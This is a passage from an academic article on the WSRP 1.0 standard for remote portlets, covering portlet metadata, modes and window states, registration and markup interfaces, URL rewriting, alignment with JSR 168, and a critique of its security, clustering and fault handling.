The boolean field usesMethodGet was added to this metadata due to the difficulties introduced by means in which browsers handle query string in GET request method. It suggests that the portlet will or will not generate any (x)html forms using GET methods to submit the input data. The query

Figure 3. Portlet description structure

```
PortletDescription type (structure) details:
    Handle portletHandle
    MarkupType markupTypes[]
    ID groupID
    LocalizedString description
    LocalizedString shortTitle
    LocalizedString title
    LocalizedString displayName
    LocalizedString keywords[]
    string userCategories[]
    string userProfileItems[]
    boolean usesMethodGet
    boolean defaultMarkupSecure
    boolean onlySecure
    boolean userContextStoredInSession
    boolean templatesStoredInSession
    boolean hasUserSpecificState
    boolean doesUrlTemplateProcessing
    Extension extensions[]
```

string is the part of the URL following the question mark. The browsers tend to drop any query string on the URL to be submitted before generating a query string reflecting the *consumer* input data in the form''s fields. Many *consumers* may prefer to encode information, such as which portlet is to receive this information within the query string, as well as the knowledge whether or not the portlet should be handled in a special manner. While there are many options available to *consumers* for handling these types of portlets, typically some form of encoding this information into the path of submitted URL is required.

MarkupType STRUCTURE DETAILS

The MarkupType structure is used to carry portlet metadata of mime type. The important members of this structure are portlet modes and windowStates, which reflect the same structures in portlet specification (). Portlet renders different content and performs different activities depending on its state and the operation currently being processed. Part of basic responsibilities of any portal container is support portlet interactions and correctly handle portlet modes. Portlets may request mode changes or some modes may not be supported by the portlet. During two operations, getMarkup() and performBlockingInteraction(), the *consumer* indicates to the portlet its current mode.

Portlet modes are properties of the *producer's* portal presentation model. Portlet modes allow the portlet to display a different "face" depending on its usage. There are four modes supported by the WSRP protocol:

1. VIEW (wsrp:view) mode is to render markup reflecting the current state of the portlet.
2. HELP (wsrp:help) mode supports the help mode, and a help page can be displayed for the user.
3. EDIT (wsrp:edit) mode produces markup to enable the user to configure the portlet for their personal use.
4. PREVIEW (wsrp:preview) mode renders its standard view mode content as a sample of current configuration.
5. The Extension array provides some space for additional custom modes.

Portlet window states (windowStates) are specified in PortletDescription data structure mentioned previously. They determine how the portlet is displayed in the portal during the aggregation stage. The *consumer* has to inform the *producer* about window states used in the aggregated portal pages. Four states of a portlet (to be precise the portlet window states) are:

1. Normal (wsrp:normal): The portlet is displayed in its initial state and size as defined when it was installed.
2. Maximized (wsrp:maximized): The portlet view is maximized and takes over the entire body of the portal, replacing all the other portal views.
3. Minimized (wsrp:minimized): The portlet should not render visible data.
4. Solo (wsrp:solo): Indicates that the portlet is the only portlet being rendered in the aggregated page. Note that not all portal vendors support this mode.

The portlet modes and window states are accessible from the portlet window title bar. As with local portlets, clicking on these icons can change the portlet's mode.

REGISTRATION INTERFACE

The registration interface (Figure 4) is used by the *producers* to allow *in-band* registration of *consumers* to provide all necessary information during the registration process. The

Figure 4. Optional registration interface

```
RegistrationData:
    String consumerName
    String consumerAgent
    boolean methodGetSupported
    String consumerModes[] 20
    String consumerWindowStates[]
    String consumerUserScopes[]
    String customUserProfileData[]
    Property registrationProperties[]
    Extension extensions[]
```

producers can also offer *out-of-band* processes to register a *consumer*. Both processes provide the unique handle registrationHandle, which refers to the remote portlet context (RegistrationContext). It is returned by the register() operation during the establishment of *consumer-producer* relationship. The registration can be modified using modifyRegistration(). The relationship between *consu*mer and *producer* ends when one of them successfully invokes deregister() operation.

It is important to understand the difference between *in-band* and *out-of-band* registration. The consumer can register through the WSRP registration port type[1] using register() call. The *consumer* provides all required information to the *producer* before any service invocation is carried out. In *out-of-band* registration, the consumer's administrator must manually obtain the registration handle from the producer's administrator. The *out-of-band* registration is not standardized in WSRP.

MARKUP INTERFACE

The markup interface must be implemented by all interactive user-facing interfaces to comply with WSRP standard. The operations defined by this interface allow the *consumer* to request the generation of markup, as well as processing of interactions with his markup. The Markup Interface structures contain important information for handling sessions, runtime, and portlet modes.

The *consumer* requests the markup for rendering the current state of a portlet by invoking the getMarkup() method and in return, it receives the structure called MarkupResponse. The MarkupResponse is a structure containing various information about markup context and session needed to render valid markup (Figure 5).

The format of the call getMarkup() is:

MarkupResponse = getMarkup(RegistrationContext, PortletContext, RuntimeContext, UserContext, MarkupParams);

The SessionContext contains information about sessionID and its expiration time. The sessionID enables the consumer to maintain the consumer portlet state as if it was the local portlet. The RuntimeContext defines a collection of data required for end-user authentication: userAuthentication (password information), portletInstanceKey (reference to the RegistrationContext), namespacePrefix, templates used to generate the URL pointing back to the requesting application, and sessionID. The PortletContext structure is used to supply the portlet information relevant to the consumer using this portlet. It also contains portlet state, thus providing portlet state required persistency.

Figure 5. MarkupResponse structure

```
MarkupResponse:
    MarkupContext markupContext
    SessionContext sessionContext
    Extension extensions[]
```

HANDLING URLs IN REMOTE PORTLETS

URLs need to point back to the *consumer* so that the *consumer* can supply any stateful data needed for interacting with the clone portlet. The *consumer* has to direct the interaction to the original *producer* portlet. This interaction pattern results in the scenario where the original portlet knows the details needed for this particular URL while the *consumer* controls the overall format and target of such URLs. WSRP provides two solutions for this problem: URL rewriting at the *consumer* site, and URL templates.

Consumer URL rewriting uses a specification-defined format for URLs that allows the *consumer* to find (for example, by parsing) and replace the URL. All portlets' URLs are demarcated in the markup by the start tag <wsrp_rewrite> and end tag </wsrp_rewrite>. All value/pair data are placed within these tags.

Producer URL rewriting is made simpler by the WSRP specification that introduces URL templates. The portlet has to specify whether or not it is willing to do template processing as the means to generate proper URLs. This effectively means that the *consumer* delegates the need to parse the markup to the *producer*.

Another aspect of generating proper URL is related to the action the *consumer* should activate when the URL is activated. WSRP specification defines a portlet url parameter called wsrp-urlType to carry this information. This parameter must be specified first when using the *consumer* URL rewriting template. The wsrp-urlType can have several values. We mention only the following three values, but for more details, you can consult the WSRP specification (WSRP specification version 1, 2003).

1. wsrp_urlType = blockingAction is the information for the *consumer* that this interaction is a logical update of the portlet's state and it must invoke performBlockingInteraction() method.
2. wsrp_urlType = render informs the *consumer* that this is the request to render a new page from the portlet and it must invoke the getMarkup() operation.
3. wsrp_urlType = resource tells the *consumer* that it is acting as a proxy to get the resource (e.g., a gif picture). The *consumer* receives the actual URL for the resource, including any query string parameters.

Remote portlets can handle end-user interaction as well as update the persistent portlet state. The operation performBlockingInteraction()has been designed to support the situations in which the interaction may change the navigationalState attribute or shared data (e.g., database content). This is a transient state and it is only passed to the original invocation and not when the markup is being regenerated (e.g., when the page is refreshed and portlets pass through the page aggregation stage).

The navigationalState attribute is used by portlets that need to store the transient data needed to generate current markup. It roughly corresponds to the concept of the URL for a Web page. Furthermore, a stateless *consumer* can store the navigationalState for all aggregated portlets by returning them to the client; for example, using URL to encode navigationalState. This information then can be used for handling of the next interactions.

JSR 168 ALIGNMENT WITH WSRP 1.0

In order for the *consumer* and *producer* to successfully exchange the information in the form of remote portlets, both parties have to adhere to one or more standards. The WSRP and JSR 168 () are already aligned in many aspects (*producer* or *consumer*). Similarities and differences are discussed next (Hepper, 2003, 2004):

1. URL encoding and creating URLs pointing to the portlet corresponds to both the *consumer* and *producer*.
2. The state of a portlet fragment is supported in WSRP under the term of navigational state and in JSR 168 with the render parameters. The portlet-rendering parameters can map to WSRP's navigational state.
3. Storing persistent state to personalize portlet's rendering is realized in WSRP through the properties of arbitrary types, whereas JSR 168 supports only preferences of type *string* or *string array*. This means that WSRP *producers* based on JSR 168 use only a subset of the WSRP functionality.
4. Information about the portal calling the portlet is called RegistrationData in WSRP, and it is the equivalent to PortalContext object in JSR 168.

As evident from this list, the portlets adhering to JSR 168 specification can be exposed and accessed via WSRP as remote services. In Table 1 we provide information about important concept realization in both WSRP and local portlet space.

Table 1. Comparison WSRP and JSR 168 (Adapted from Hepper, 2004)

Concept	WSRP	JSR 168	Comment
Portlet Mode: Indicates portlet in what mode to operate for a given request	View, Edit, Help + custom modes	View, Edit, Help + custom modes	full support
Window State: The state of the window in which the portlet output will be displayed	Minimized, Normal, Maximized, Solo + custom window states	Minimized, Normal, Maximized, Solo + custom window states	"Solo" is missing in the JSR, but can be implemented as a custom state;
URL encoding: To allow rewriting URLs created by the portlet	Defines how to create URLs to allow rewriting of the URLs either on *consumer* or *producer* side	Encapsulates URL creation via a Java object	Fully compliant
Namespace encoding: To avoid that several portlets on a page conflicting with each other	Defines namespace prefixes for *consumer* and *producer* side namespacing	Provides a Java method to namespace a String	Fully compliant
User – portlet interaction operations	*performBlockingInteraction*: blocking action processing *getMarkup*: render the markup	*action*: blocking action processing *render*: render the makup	Fully compliant
View state that allows the current portlet fragment to be correctly displayed in subsequent render calls	Navigational state	Render parameter	Fully compliant (WSRP navigational state maps to JSR render parameters)
Storing transient state across request	Session state concept implemented via a *sessionID*	Utilizes the HTTP Web application session	Fully compliant

Table 1. continued

Concept	WSRP	JSR 168	Comment
Storing persistent state to personalize the rendering of the portlet	Allows to have *properties* of arbitrary types	Provides String-based *preferences*	Full alignment
Information about the portal calling the portlet	*RegistrationData* provide information of the *consumer* to the *producer*	*PortalContext* provide a Java interface to access information about the portal calling the portlet	Full alignment

CRITICAL VIEW OF WSRP

There are some additional issues that, in our opinion, outweigh the advantages of WSRP. Firstly, we would like to present some thoughts on security issues. WSRP does not provide any standardisation for security. It only relies on the lower-level protocols. Secured transmission depends on HTTPS. In a Web application, servlets execute in neutral environment and are responsible for validating the user's authenticity and authority to make a specific request. Portlets operate only in the context of the portal server and cannot be called directly. The portal server is responsible for authentication and for authorizing all user access. The authentication and authorization is performed prior to the portlet's execution. However, the portlets may perform some authorization in order to associate content with a specific user or role. Therefore, authentication is a daily concern of servlet developers, but it is optional for portlet developers. In WSRP, *producers* are responsible for authentication and authorisation. Remember that threats to Web services represent threats to the host system, host applications, and the entire network infrastructure.

Secondly, load balancing in WSRP is a part of the *producer* environment. The difficulties are associated with session maintenance. Some portal servers (e.g., WebLogic or WebSphere Portal 5) provide the environment for clustering. In such situations, it is required that the *consumer* supports load-balancing, replication, and fail-over to functions. The initCookie operation allows the *producer* to initialize cookies and return those over the HTTP response underlying the SOAP response. When a user views a page containing a remote portlet for the first time, the *consumer* sends an initCookie request. The underlying HTTP response contains a Set-Cookie response header. The consumer is supposed to supply this cookie with all future requests to the *producer*. To enable clustering at the *producer*, *consumers* are required to send an initCookie request once per user per *consumer*. Furthermore, the *consumer* is supposed to keep track of any returned cookies and supply those cookies with subsequent requests. Typically, consumer stores these cookies in its user's HTTPSession, which travels with the HTTPRequest object. The *consumer* then is highly dependent on transport mechanism and number of cookies in HTTP.

Finally, there is also a problem with fault tolerance and application reliability. The *producer* detects the fault and displays an error in the portlet. Alternatively, the error is not properly detected and forwarded to the consumer's portlet, thus resulting in the situation that portlet cannot be displayed. Developers know that such portlet behaviour does not constitute adequate error handling, but it can result in a nonrecoverable problem; consequently, taking down entire portal. It would be better if the *producers* adhere to some fault-handling standard so if the *producer* falls over, the portal page at the *consumer* site still renders correctly.

CONCLUSION

Traditional data-based Web services require the application to provide specific presentation logic for each Web service. The motivation for WSRP and WSIA stems out of the fact that the current approach to Web services is not suitable for remote portals. Therefore, the WSRP is intended for use with WSIA (Web Services for Interactive Applications), which is also being developed by the OASIS committee (Web Services for Interactive Applications specification (WSIA), 2005)). WSIA provides well-defined interfaces and contracts on top of the generic ones to remedy the problems posed by common presentation logic in WSRP.

The portal event handling style, interportlet, and cross-portal application communications have direct relevance to processing remote portlets. The interportlet communication between remote portlets is not expected to happen at the *consumer* portal. Furthermore, the WSRP 1.0 specification does not provide any details concerning communication between remote and local portlet. It is assumed that the remote Web services represent entire an application (business process) that is contextually separated from any local processing and therefore, there is no requirement to exchange messages relevant to interapplication communication. The

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next large feature planned for WSRP 2.0 is to provide a mechanism for cross-portlet communication. This mechanism will allow portlets to broadcast event information to other portlets spread across multiple producers. The key issue is the ability of portlets to post their contextual information about their interaction (state) so the other portlets than can adjust their content information accordingly and generate appropriate markup.

REFERENCES

Hepper, S. (2003). *Comparing the JSR 168 Java Portlet Specification with the IBM Portlet API*. Retrieved 5/11/2005, from http://www-128.ibm.com/developerworks/websphere/library/techarticles/0312_hepper/hepper.html

Hepper, S. (2004). *Portlet API Comparison white paper: JSR 168 Java Portlet Specification compared to the IBM Portlet API*. Retrieved 2/11/2005, from http://www-128.ibm.com/developerworks/websphere/library/techarticles/0406_hepper/0406_hepper.html

Hepper, S., & Hesmer, S. (2003). Introducing the portlet specification. *JavaWorld*. Retreived 2005, from http://www-106.ibm.com/developerworks/websphere/library/techarticles/0312_hepper/hepper.html

JSR 168. (2004). *Servlets specification* 2.4. Retrieved November 2005, from http://www.jcp.org/aboutJava/communityprocess/final/jsr154

JSR 168. (2005). *Portlet specification*. Retrieved November 2005, from http://www.jcp.org/en/jsr/detail?id=168

Web Services for Interactive Applications specification (WSIA). (2005). Retrieved November 2005, from http://www.oasis-open.org/committees/wsia

WSRP specification version 1. (2003). *Web services for remote portlets*. Retrieved 2005, from http://www.oasis-open.org/committees/download.php/3343/oasis-200304-wsrp-specification-1.0.pdf

KEY TERMS

Portlet: A Web application that displays some content in a portlet window. A portlet is developed, deployed, managed, and displayed independently of all other portlets. Portlets may have multiple states and view modes. They also can communicate with other portlets by sending messages.

Portal: A Web application that contains and runs the portlet environment, such as application server(s), and portlet deployment characteristics.

Web Services: A set of standards that define programmatic interfaces for application-to-application communication over a network.

Web Services for Remote Portlets: Presentation-oriented Web services.

ENDNOTE

1 This port is used in WSDL description of the remote service. It is discussed further in this article.

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